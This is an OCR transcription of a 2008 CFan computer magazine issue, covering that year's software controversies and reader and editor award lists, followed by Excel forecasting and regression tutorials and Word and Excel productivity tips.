奇虎360CEO周鸿祎在2007年即开始呼吁杀毒软件也应该免费，当人们还在把此当作一个概念来听的时候，周鸿祎在2008年7月真的推出了“永久免费”的杀毒软件，一时在业内引起轩然大波。随后，作为国内杀毒软件代表的瑞星公司迅速作出回应，指出杀毒软件免费根本行不通，并曝出奇虎360所推出的免费杀毒软件仅是借用的国外BitDefender的免费版本。随后瑞星宣布旗下瑞星卡卡6.0和瑞星防火墙将对全球用户提供一年免费优惠服务。随后两家在误杀等问题上展开“口水仗”，最终愈演愈烈，双方对簿公堂，其中的是是非非比“云计算”还要难理解。





腾讯与彩虹QQ 的“侵权”纷争

珊瑚虫事件之后，各大修改版QQ纷纷销声匿迹，唯独彩虹QQ因为采用插件模式而非修改原版，所以大行其道，迅速占领市场。不过好景不长，彩虹QQ的功能直指腾讯的收费业务，腾讯自然不能坐视不理，首先将QQ版本升级，致使彩虹QQ主要功能之一显示对方IP地址无法正常使用，彩虹QQ一方也不示弱，其开发商51.COM立即进行改进，解决技术问题。随后腾讯QQ通过QQ医生检测用户是否安装彩虹QQ，一旦发现就会定时弹出警告，提示用户卸载，否则将自动关闭QQ。腾讯的这一举措引发了网友争议，指出这种强制行为存在侵犯用户权益的嫌疑。51.COM与腾讯的纷争不同于一般的“口水仗”，还带有一些技术对抗，问题的关键在于彩虹QQ软件本身是否侵权，而这还有待于法律的裁定。

微软 反盗版“黑屏门”惹争议

继“番茄花园”之后，微软在2008年10月又迈出了“维权”的第二步，自2008年10月20日起，微软在中国重点推行Windows正版增值计划通知(简称WGA)和Office正版增值计划通知(简称OGA)，对于无法通过WGA正版验证的Windows XP专业版用户，将强制其桌面背景每隔1小时就变成纯黑色，盗版Office软件上也将会添加非正版标识。虽然WGA与OGA推行已久，但从未有如此大的动作，结合“番茄花园”事件，我们可以看出微软将在中国重点整治盗版问题。反盗版是值得推崇和肯定的，但采取什么样的方式就值得商榷了，有专家指出，微软黑屏违反了《物权法》。用盗版错在先，强制黑屏错在后，“以黑吃黑”必然是行不通的歪道。



在上个世纪流行一句话——科技技改变生活，在程序员的心里都会演变成另外一句：软件改变生活。用代码铸就的软件是无形的，可就是这无形的软件逐渐改变着我们这群生活在电脑前的人，它们的名字也因此登上新闻头条的榜单；软件已经融入到每个人的生活，大家开始像关心衣食住行一样去关注它们，甚至我们的生活都因它的变化而改变。

它们自然是2008年榜上有名的“风云软件”。

eset NOD32 antivirus 防病毒软件

ESET NOD32

当大家都在为免费杀毒软件的是是非非争论不休时，一匹黑马忽然跑在了杀毒领域的前列。在各大软件论坛，ESET NOD32的名字逐渐成为“中毒后怎么办？”的常用答案。在2008年《电脑爱好者》“首杀木马”的测试中，ESET NOD32以高达80%多的查杀率遥遥领先其他杀毒软件，用强劲的木马查杀能力证明着自己连续53次通过VB100测试的成绩。在实际的使用中，ESET NOD32无论是查杀速度还是资源占用都十分优秀，成为笔记本用户的最爱，并成为奇虎360的新一轮合作伙伴，通过360安全卫士平台为国内用户免费提供半年期的ESET NOD32防病毒软件。



Office中文家庭和学生版2007


2008年9月，微软宣布，调整旗下办公软件Office 2007家庭和学生版的零售价，从699元降至199元，降幅高达七成，成为微软产品在中国市场降幅最大的一次。对于正版，我们谁都可以说支持，不过真正用行动去支持它的时候，价格成为最大的阻碍。此次降价说明微软为正版的推行作出了让步，199元的价格对于现在中国的消费水平来说，还是可以接受的。虽说199元的专版软件有了一些限制，但这降低了大家拥有正版的门槛，很多人因此可以在自己电脑上使用上这套正版的“Office中文家庭和学生版2007”。



Google Chrome

谷歌浏览器（Chrome）


谷歌的每一个动作都会引起整个IT行业的关注，继推出“谷歌输入法”获得成功后，2008年谷歌又开始向浏览器领域进军，9月谷歌突然宣布推出谷歌浏览器。谷歌浏览器针对人们一直报怨的速度慢、隐私泄露、时常假死等常见问题进行了大幅改进，测试版一公布就引发了一股下载潮。如果你是一名电脑爱好者，或许你没有用过，但你绝不会无视各大软件网站首页的“谷歌浏览器”相关文章。据统计，谷歌浏览器从推出测试版到11月发布1.0正式版，两个多月时间内抢占了全球1%的市场份额，不过醉翁之意不在酒，谷歌表示并不会主推浏览器，如果你记起谷歌以前推出的“在线办公”，你就会明白谷歌瞄准的仍然是“云计算”，谷歌正一步一步地按照自己的计划迈进，也许某一天我们会突然发现谷歌已经是站在面前的巨人！



Windows 7

微软推出的“Windows Vista”操作系统一直被大众定位为“失败之作”，不仅推出时间不合时宜，各种功能的弊端也成为阻碍发展的难题。对Windows XP的一系列让位计划也没有赢得用户的认可，“Windows Vista”成为微软的一个尴尬话题。对于广大用户都在计划跳过“Windows Vista”直接换用下一代操作系统——Windows 7。2008年10月，微软在专业开发者大会(PDC)上展示了Windows Vista的下一个替代者——Windows 7。Windows 7成为一场及时雨，这就重新燃起了Windows用户升级操作系统的热情，之后各种泄露版截图开始流出，各大Windows 7爱好者网站也相继推出，同时Windows 7的各种新功能、资源占用和兼容性等特性都受到用户好评，Windows 7这个“顺应民意”的产品缓解了微软的尴尬，也成为了Windows Vista的掘墓人。

Firefox 3.0



软件与吉尼斯世界纪录历来是风马牛不相及，2008年6月，Firefox 3.0的出现让这两条平行线出现了交点，24小时内Firefox 3.0的下载次数超过了8百万，打破了软件下载次数最多的吉尼斯世界纪录，据报道它曾致使官方网站长时间呈现瘫痪状态。虽然每年都会有一些新的浏览器出来，但渐渐都会淹没在浏览器的战场上，在很多分析人士看来，Firefox是唯一一个有可能取代IE的产品，或者是处于人类天生的同情心，Firefox的每个动作都会收到大众的关注。令人可惜的是，在创下吉尼斯世界纪录之后，Firefox 3.0的市场占有率并没有什么大的上升，Firefox 3.0成为2008年“雷声最大、雨点最小”的软件。



电脑爱好者 2008软件风云榜 年度最佳奖

BEST OF YEAR

评选理念：

每到年终，各种评比都会接踵而至，单位有优秀员工评选，文章也有优秀文章评选，软件自然也有很多的评选。《电脑爱好者》创刊15周年来，推荐大家用最好用的软件、教大家把软件用得最好一直是我们努力的目标。举办本地评选的目的也正在于此，评选到最后，大家希望得到的是一个答案，2008年，哪个软件最好？我该用哪个？于是我们决定每个领域评出一个“年度最佳奖”，并完全由读者投票来决定，我们坚信得到用户认可的就是最好的！



QQ

2008年，QQ仍然占据着IM领域里的头把交椅，除了先天的用户基础外，腾讯也在不断改进QQ的功能，并不时加入新的功能以确保自己的地位。2008年，QQ从贺岁版开始就不断增加功能，考虑到好友查询，增加了同时显示备注和昵称和自动筛选半年未登录好友功能；为增加可玩性，添加了对快速换装、QQ秀互动等功能；而离线图片发送和备注、昵称双显示功能更是给用户带来方便。纵观如今的IM软件领域，只有Windows Live Messenger分去了一部分领地。2008年年末，腾讯与彩虹QQ之间的纷争，给很多用户带来了麻烦，2009年希望腾讯可以尽快解决麻烦，再次提升软件性能。



掌媒

手机成为新一代的娱乐平台，哪怕极短的时间都可以拿手机来看看新闻。深圳市掌媒科技有限公司把握住大众的这个需求，推出的“掌媒”软件迅速成为深受大众喜爱的手机应用类软件。掌媒将我们平时所看到的平面媒体（杂志、报纸）进行了原版数字化发行，在手机就可以阅读到与保留平面媒体原版式的文化产品。这样既保护和尊重了版权，又原样保留了期刊固有的文化品味。现在“掌媒”手机客户端又加入了音乐、视频等元素，成为手机上的娱乐平台，真正实现无障碍分享。2008年，它新增了“图片保存、内容分享、RSS订阅”等新功能，进一步提升了用户认可度。

其他领域获得年度最佳奖的软件如下：

领域	软件	领域	软件
系统优化	优化大师	杀毒软件	瑞星
网络防护	天网防火墙	数据备份	Norton Ghost
安全防护	360安全卫士	网页浏览	傲游
网络电话	Skype	网络电视	UUSee
下载工具	迅雷	邮件处理	Foxmail
视频播放	暴风影音	音频播放	千千静听
图像查看	ACDsee	视频处理	会声会影
动画制作	AdobeFlash	刻录软件	Nero
文字输入	紫光拼音	办公软件	Microsoft Office
文本处理	Windows记事本	插件工具	Google工具栏
文件管理	Total Commander	电子阅读	Adobe Reader
压缩工具	WinRAR	虚拟光驱	DAEMON Tools
翻译软件	金山快译	股票证券	大智慧
教育教学	黑马电子教室	游戏平台	联众游戏大厅

电脑爱好者 2008软件风云榜 最佳新锐奖

TOP NEW SOFTWARE

评选理念：

软件行业历来是一个百花齐放的领域，软件都在不断地完善和推陈出新。在这样竞争激烈的环境下，并非所有的软件都可以成为本领域的霸主，也不会有一款软件总是占据霸主地位。在同行中互相对比、学习，促进软件的发展是我们做评选的目的之一，一些软件在2008年有了新的突破和发展，虽然不是霸主，但却是最具发展潜力，很可能在今后登顶冠军的选手。通过对软件行业的长期观察和发展预测，我们评选出了当前市场上最具发展潜力的软件，颁发“最佳新锐奖”。

获得最佳新锐奖的软件如下：

领域	软件	领域	软件	领域	软件	领域	软件
系统优化	完美卸载	杀毒软件	小红伞	网络防护	Outpost	数据备份	爱数数据备份卫士
安全防护	反木马卫士	网页浏览	谷歌浏览器	网络电话	KC网络电话2008	网络电视	千千网络电视
下载工具	网络传送带	邮件处理	Dreammail	刻录软件	CDBurnerXP	办公软件	OpenOffice
文本处理	EditPlus	文件管理	Beyond Compare	电子阅读	互动快报读报软件	压缩工具	WinMount
虚拟光驱	VirtualDrive	翻译软件	谷歌金山词霸合作版	手机辅助	掌中影音伴侣	联络聊天	飞信
音频播放	酷我音乐盒	图像查看	美图秀秀	视频播放	爱播（ABPlayer）		



电脑爱好者 2008软件风云榜 编辑推荐奖

EDITOR RECOMMEND

评选理念：

2006年，杂志开设了“CFan研究院”这个栏目，栏目的宗旨是客观地去评测一类软件，最细致地去评比同类软件，从专业编辑的角度帮读者选出最好用的软件。

2008年过去了，除了总结过去一年的成就，我们还要去想明年应该怎么做得更好，同样，在新的一年我们该去用什么样的软件呢？我们结合“CFan研究院”的评测结果，在每一个领域评选出“编辑推荐奖”，帮大家评选出功能最强、技术最优的软件，2009年我们就用它！

KASPERSKY lab 卡巴斯基

卡巴斯基全功能安全软件

广大计算机用户对于反病毒软件的需求已经不是简单的防毒杀毒，而是一个能够全面保障电脑信息和数据安全的防护软件。2009年8月，卡巴斯基推出了颠覆传统的全功能安全软件2009，融合了创新的“卡巴斯基应用程序控制系统”。在优化杀毒引擎性能的同时，将反恶意代码保护、反隐私数据盗窃保护等必需安全保护功能有机地融合在一起，特别适合对安全需求全面的电脑用户。

Norton from symantec

诺顿网络安全特警

我们对于诺顿的认识，一直是防护出色，资源消耗不理想，赛门铁克以全新的命名方式发布了诺顿网络安全特警2009。用“极速”的概念改变了大家对诺顿的认识，最快安装可以做到1分钟内完成，采用的“脉动更新、智能扫描”将扫描速度和资源占用降到前所未有的极限。在各项测试中，诺顿网络安全特警2009在病毒检测、避免误报和性能方面都表现出众。



KMPlayer

KMPlayer自诞生之日就深受视频播放者的喜爱，丰富的设置项几乎让你找不到无法控制的播放功能。在2008年第15期《电脑爱好者》杂志中“CFan研究院”对七款主流播放器进行了对比测试，KMPlayer在各项测试中的表现都遥遥领先于其他软件，可以说是当之无愧的万能播放器。

其他领域获得“编辑推荐奖”的软件如下：

领域	软件	领域	软件	领域	软件
系统优化	超级兔子	网络防护	ZoneAlarm	数据备份	影子系统
安全防护	360安全卫士	网页浏览	Firefox	联络聊天	QQ
网络电话	UUCall	网络电视	PPS网络电视	下载工具	快车
邮件处理	Foxmail	视频播放	KMPlayer	图像查看	POCO图片浏览器
视频处理	Adobe Premeire	动画制作	3DMax	刻录软件	Nero
文字输入	搜狗输入法	办公软件	WPS Office	插件工具	Google工具栏
文件管理	QT TabBar	电子阅读	小说下载阅读器	压缩工具	WinRAR
翻译软件	谷歌金山词霸合作版	教育教学	金山打字通 2008	游戏平台	QQ游戏大厅

120%

Alcohol 120%

在今年12月份“CFan研究院”对五款主流虚拟光驱软件进行了详细评测，Alcohol 120%在对光盘读取能力和格式支持上有明显的优势，软件大小、运行速度方面与Daemon Tools旗鼓相当，而设置丰富性的优势又让Alcohol 120%领先一步，自然是“编辑推荐奖”的得主。

酷我音乐盒

酷我音乐盒

近几年酷我音乐盒一直都是音频播放领域里的一支劲旅，一直坚持以创新、实用性和人性化为开发思路，在歌曲的整合、搜索、音质及个性化功能等方面都有突出表现，一直有“全、快、炫”的三大美誉。酷我音乐盒拥有海量的音乐资源及MV资源，独创的“音频指纹识别”专利技术让我们可以及时准确地找到自己想要的音乐资源。软件还可以把自己的照片设置为音乐播放时的背景画面，打造属于自己的MV。2008年酷我音乐盒又增加了桌面歌词和个性化推荐等功能，带来了更方便、有效的音乐欣赏体验。



美图秀秀 www.meitu.com

美图秀秀

图片处理曾一直是美编或PS高手的专利，一款款小巧、易用的图片处理软件的出现打破了这个局面，美图秀秀就是其中最具特色的一个。美图秀秀主打“非主流”路线，用美图秀秀来处理图片，不需要什么学习，只需1分钟就可以把普通照片变成包含非主流元素的酷图。基本的图片美化已经不是美图秀秀的主打功能，我们通过拖放的方式就可以为照片添加好玩的动物、视频以及文字元素，添加现在流行的非主流闪图、闪字也只需一看就知的几步操作。美图秀秀还提供了大量的素材供下载，绝对是一款爱不释手的美图软件。



爱播高清播放器

高清成为IT人谈论的焦点，选一款好用的高清播放器自然也因此而备受关注。北京爱宝网络科技有限公司开发的ABPlayer（中文名称是爱播高清视频播放器）是专门为追求顶级高清画质的发烧级玩家用户而研发一款高清播放器。在高清视频播放中，ABPlayer占用的CPU资源非常低，色彩和听觉效果都不错，2008年，ABPlayer还新加了DVD双字幕、记忆播放、角度旋转等新功能,独家提供剧场播放模式。在2.4版本中，ABPlayer还集成的与MTV频道合作、本地媒体管理和搜索功能给我们带来了很大的便利。

CF [XF30]

责任编辑：贝贝壳壳 投稿地址：bang@cfan.com.cn
博墅地址：http://she11.blog.cfan.com.cn

Administration 财务篇

想给老板一份超分量的财务报告么？想为自己的淘宝生意指划未来么？

玩转财务预测技术，轻松掌握企业未来

预测是决策的前提，只有经过科学预测，才能实现科学决策。
如果你手中有大量的统计数据，希望能从这些堆砌的数据中找到影响销售额的因素，并预测未来几个月的销售趋势，使用Excel 2007，如何才能做到呢？

数据预测要解决的困惑：

1 如何通过大量的统计数据，预测出未来两个月的销售总额？

2 影响销售额的因素有很多，例如经销商分布是否合理？

3 产品价格是否合理？

4 包装是否精致？在这些因素中哪个才是关键因素？

5 如何通过影响销售额的诸多因素，准确预测出未来两个月的销售额？

通过统计数据挖掘潜在趋势

现有17个月的统计数据，根据这些数据，预测未来两个月的销售总额，可按照如下步骤操作。

第一步：生成柱形图


选中“销售总额”统计数据所在的F3:F20单元格区域，在“插入”选项卡的“图表”选项组中，打开“柱形图”下拉列表，选择“二维柱形图”区域中的“簇状柱形图”（见图1）。

第二步：设置趋势线


选中图表，在“布局”选项卡的“分析”选项组中，打开“趋势线”下拉列表，执行“其他趋势线选项”命令，打开“设置趋势线格式”对话框。此时Excel会在图表中插入一条默认的趋势线，即线性趋势线。

第三步：设置预测参数

由于需要预测未来两个月的销售情况，因此在“趋势预测”选项区域中的“前推”文本框中输入“2”，并选中“显示公式”和“显示R平方值”复选框。这时，在“趋势预测/回归分析类型”选项区域中进行选择，可以在图表中看到应用每种趋势线后的效果，以及对应的“R平方值”，如图2所示。趋势线的R平方值越接近1，其可靠性越高，因此需要选择一个R2较大的趋势线，本例中选择“多项式”，并将“顺序”设置为“3”。




▲选择合适的趋势线



▲ 插入图表

第四步：优化图表

对图表进行适当的格式化操作，设置完成的图表如图3所示。当需要预测后面的11月、12月的销售总额时，只需根据图表中趋势线的公式“y=2.5943x3-61.229x2+768.77x+2813.7”，将x值分别以“18”和“19”计算即可。



▲将垂直轴的“最小值”设置为“0”

找出影响销售总额的关键因素

影响销售额的因素可能有很多，例如经销商分布得是否合理？产品价格是否合理？包装是否精致？在这些因素中，哪个才是影响销量的关键因素呢？这时可按照如下步骤，快速找出影响销售额的因素。

第一步：添加“数据分析”功能按钮


单击Office按钮，在随即打开的下拉菜单中单击“Excel选项”按钮，打开“Excel选项”对话框。单击左侧选项栏中的“加载项”按钮，在对话框最下面的“管理”下拉列表框中选择“Excel加载项”，然后单击“转到”按钮，打开“加载宏”对话框。选中列表框中的“分析工具库”复选框，并单击确定按钮。操作完成后即可在“数据”选项卡的“分析”选项组，看到“数据分析”

在Office中，如Word中，按住Ctrl键，然后转动鼠标滚轮，可以快速放大或放小页面。

按钮。

第二步：打开数据分析对话框

单击“数据分析”按钮，打开“数据分析”对话框（见图4）。



▲打开“数据分析”对话框

第三步：设置相关系数

选中列表框中的“相关系数”，单击确定按钮，打开“相关系数”对话框。在“输入区域”文本框中输入或选取出厂价格、经销商数、包装费用和销售总额所在的单元格区域“C3:F20”，选中“分组方式”中的“逐列”单选按钮，选中“标志位于第一列”复选框。在“输出选项”选项区域中，选中“输出区域”单选按钮，并输入或选取用来存放统计结果的位置“H5”，如图5所示。

▲设置“相关系数”对话框

第四步：结果分析

单击确定按钮，得到的相关系数矩阵如图6所示。相关系数的取值范围为-1～1，其绝对值越大，相关性也就越大。相关系数为“正”，说明二者正相关；相关系数为“负”，说明二者反相关。

	出厂价格	经销商数	包装费用
出厂价格	1		
经销商数	-0.87853	1	
包装费用	-0.49727	0.765331	1
销售总额	-0.95113	0.971123	0.6797107

▲相关系数矩阵

由图6的相关系数矩阵，可以得出如下结论：

- “销售总额”与“出厂价格”的相关系数为“-0.95113”。由于其绝对值接近于“1”，说明二者有很强的关系。因为相关系数的值为“负”，所以二者为负相关，即“出厂价格”越高，“销售总额”越低。
- “销售总额”与“经销商数”的相关系数为“0.971123”。可以看出，二者的相关性也很强，由于相关系数为“正”，因此可以说明“经销商数”越多，“销售总额”越高。
- “销售总额”与“包装费用”的相关系数为“0.679711”。对比前面两个相关系数可以看出，“销售总额”与“包装费用”虽然有一定的正相关性，但是其相关性远远不如“出厂价格”和“经销商数”高。

通过上述分析可以看出，利用“相关系数”可以迅速从大量数据中找到它们之间的关系，为制订新一年的销售计划提供重要依据。

通过影响销售额的关键因素准确预测未来销售总额

通过上面的分析，我们可以了解到，“出厂价格”和“经销商数”是影响销售额的关键因素，在产品包装上的花费虽然也会影响销售额，但不是关键因素。但是他们之间到底有怎样的联系？如何通过出厂价格、经销商数和包装费用，精确地预计以后11月和12月的销售额呢？

在考虑出厂价格、经销商数和包装费用影响因素的前提下预测今后两个月的销售额，无疑比单纯根据近17个月以来的销售总额进行预测更有说服力，这时，可以按照如下步骤找到用来预测未来两个月销售额的公式。

第一步：打开回归对话框

在“数据”选项卡的“分析”选项组中，单击“数据分析”按钮，打开“数据分析”对话框。选中“分析工具”列表框中的“回归”，单击确定按钮，打开“回归”对话框。

第二步：选择数据

在“输入”选项区域的“Y值输入区域”文本框中，输入或选取“销售总额（万）”列所在的F2:F19单元格区域；在“X值输入区域”文本框中输入或选取“出厂价格”、“经销商数”和“包装费用”列所在的C2:E19单元格区域。由于数据区域首行包含标志，因此选中“标志”复选框。然后选中“输出选项”选项区域中的“输出区域”单选按钮，并在其右侧的编辑框中输入用来存放回归分析结果的位置“H2”，选中“残差”选项区域中的“残差”复选框，如图7所示。



▲在“回归”对话框中进行设置

第三步：分析结果


单击确定按钮，输出结果，即可对回归分析的结果进行分析：



	G	H
4	SUMMARY OUTPUT	
6	回归统计	
7	Multiple R	0.992788232
8	R Square	0.985628474
9	Adjusted R	0.982311968
10	标准误差	278.9117418
11	观测值	

▲回归统计结果

“回归统计”部分的R平方值“R Square”的值接近于1（见图8），说明“销售总额”与“出厂价格”、“经销商数”、“包装费用”有较强的关系，分析的结果是有价值的。



	Coefficients	标准误差	t Stat	P-value
Intercept	12201.33	1642.847	7.42694	5E-06
出厂价格	-71.3651	13.10009	-5.44768	0.000112
经销商数	57.69506	12.33247	4.678306	0.000432
包装费用	45.36846	68.47309	0.662574	0.519179

▲线性回归方程的系数和常数

按照方程“销售总额=12201.33-71.3651×出厂价格+57.69506×经销商数+45.36846×包装费用”计算而得的“销售总额”预测值可以在残差输出（RESIDUAL OUTPUT）中的“预测 销售总额（万）”列中找到（见图10），实际的“销售总额”与“预测销售总额（万）”相减的结果即为残差输出（RESIDUAL OUTPUT）中的“残差”列，该列反映了预测值与实际值之间的差异。

在残差输出（RESIDUAL OUTPUT）结果的“H”列中（见图9），给出了线性回归方程的系数（Coefficients）和常数（即截距Intercept）。因此线性回归方程为“销售总额=12201.33-71.3651×出厂价格+57.69506×经销商数+45.36846×包装费用”。

	G	H	I
27	RESIDUAL OUTPUT		
29	观测值	预测 销售总额(万)	残差
30	1	3954.028604	-350.029
31	2	3808.105031	185.895
32		4990.749098	[illegible]
46	17	10856.66077	[illegible]

▲残差输出（RESIDUAL OUTPUT）结果

输出结果给出了每个变量的“P-value”值（见图11），当这个值小于或等于“0.15”时，说明该变量对预测“销售总额”是有价值的，“P-value”值越小，“销售总额”受该变量的影响越大。此例中，出厂价格、经销商数、包装费用对应的“P-value”值分别为“0.000112”、“0.000432”和“0.519179”。由于“包装费用”的“P-value”比“0.15”大很多，因此可以忽略它对“销售总额”的影响。这样就可以根据今后两个月的出厂价格和经销商数来预测销售额了。

	Coefficients	标准误差	t Stat	P-value
Intercept	12201.33	1642.847	7.42694	5E-06
出厂价格	-71.3651	13.10009	-5.44768	0.000112
经销商数	57.69506	12.33247	4.678306	0.000432
包装费用	45.36846	68.47309	0.662574	0.519179

▲各变量的“P-value”值

（文/Office专家）CF[XF31]

轻松搞定Word的“选择性粘贴”


在实际工作中，“复制”和“粘贴”是最为频繁的两个操作，尤其是“选择性粘贴”更是频繁。不过，每次都需要执行多次鼠标单击才能够找到“选择性粘贴”，似乎有些麻烦。其实，我们可以为“选择性粘贴”定制一个方便的快捷键，这里以Word 2003为例进行说明：

> **小提示**
> 如果你使用的是笔记本电脑，由于并没有类似于台式机上的小键盘，因此请按住“Fn”键的同时按下“?/”即可输出小键盘的“+”。

方法一：
利用“自定义”设置快捷键

从“工具”菜单中选择“自定义”，打开“自定义”对话框，在左侧的类别中选择“编辑”，在右侧的命令窗格中找到“选择性粘贴”。单击对话框底部的“键盘”按钮，弹出“自定义键盘”对话框，找到“编辑”类别，在右侧的命令列表中找到“EditPastSpecial”项，将光标定位在“请按新快捷键”文本框中，按下自己所需要的快捷键，例如“Ctrl+M”，然后单击对话框左下角的“指定”按钮，关闭“自定义”对话框(见图1)。

现在，当我们按下“Ctrl+M”组合键时，会弹出“选择性粘贴”对话框以供操作。



方法二：
利用中国结设置快捷键

同时按下“Ctrl+Alt”组合键和小键盘上的“+”键，此时你会看到光标已经变成了类似于中国结的形状，接下来将鼠标指针移到相应的命令上单击（见图2），这就是“选择性粘贴”原有命令的内容，但这里并没有指定相应的快捷键，我们自行设置快捷键，直接按下新的快捷键，例如“Ctrl+M”，单击左上角的“指定”按钮，确认之后即可生效。

以后，执行“选择性粘贴”的操作时，只要直接按下“Ctrl+M”组合键即可。其实，如果需要为其他的命令定制快捷键，可以按照同样的方法进行操作，感兴趣的朋友可以一试。**(文/王志军)** CF [XF32]

Excel也玩分栏打印

我们知道在Word中可以进行分栏打印，在Excel中却没有提供这一功能，如果表格内的数据列比较少，只有一两列，打印时非常浪费纸张，进行手动调整又会耗费大量时间和精力。这时，我们可以借助“多排表工具”（下载地址：http://www.newhua.com/soft/35282.htm），进行分栏打印。

先打开需要分栏打印的Excel文档，再在解压后的文件夹中运行“DpbTools.xla”文件，此时会弹出宏提示对话框，由于这个工具本身是一个宏，运行宏时需要修改安全级别。

依次执行“工具→选项”命令，打开“选项”对话框，单击“安全性”选项卡，在“宏安全性”标签组中单击“宏安全性”按钮，弹出“安全性”对话框，单击“安全级”选项卡，并选择“中”单选按钮，即提示运行宏。

单击“确定”按钮后，再运行“DpbTools.xla”文件，会弹出安全警告，此时单击“启用宏”按钮，成功加载宏文件。

宏加载成功后，在工具菜单中会出现“多排表工具”菜单项。需要分栏时单击其中的“制作多排表”命令，打开“多排表工具”对话框，如图1所示。在“参数”标签组中设置每页的排数、每排的列数、每页的行数和起始终止的行号，其中需要注意的是如果有表头，起始行号一般为表头的下一行，这样就会在每一栏中都添加一个表头，否则只有第一栏中有表头。每排列数应为原表的列数，其他参数根据具体表格和纸张的大小而定。在“选项”标签组中需要勾选“新增工作表”和“每页独立横表头”两个复选框，这样分栏后就会生成一个新的工作表，而不是在原表上进行修改，并且每页都会创建表头。

